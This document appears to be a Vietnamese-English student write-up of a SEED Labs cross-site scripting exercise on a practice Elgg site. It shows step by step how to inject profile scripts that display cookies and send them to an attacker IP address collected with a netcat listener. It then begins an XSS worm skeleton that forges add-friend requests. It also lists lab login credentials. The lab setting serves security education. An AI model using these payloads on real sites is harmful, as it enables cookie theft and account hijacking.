


Bước 3:

```
<script>alert(document.cookie);</script>
```

Nhập lệnh trên vào Brief description. Sau đó nhấn Save.







Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby



Bước 2: Xem profile của Alice:



2.4. Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```

A commonly used program by attackers is netcat (or nc) , which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port 5555:


```
$ nc -l 5555 -v
```

The "-l" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "-v" option is used to have nc give more verbose output.


The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with 127.0.0.1. Start a new terminal and then type the nc command above.

Các bước thực hiện:


Bước 1:Đăng nhập với User Alice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile




Bước 4:

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                    + escape(document.cookie) + '   >');
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.



Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/
80%
Activity
Blogs
Bookmarks
Files
Groups
More »
Edit profile
Display name
Alice
About me
Edit HTML
Public
Brief description
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Waiting for www.cis.syr.edu...


Edit profile : XSS Lab Site - Mozilla Firefox
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/
80%
Account »
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Files
Edit profile
Display name
Alice
About me
Visual editor
<script>document.write('<img src =http://127.0.0.1:5555?c='
+ escape(document.cookie) + '>');
</script>
Public
Search
Alice
Blogs
Bookmarks
Files
Pages
Wire posts
Edit avatar
Edit profile
Waiting for www.cis.syr.edu...


Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby




Bước 2: Xem profile của Alice:



Nhập lệnh dưới để lắng nghe trên cổng 5555:

```
$ nc -l 5555 -v
```



2.4. Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
```

```
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
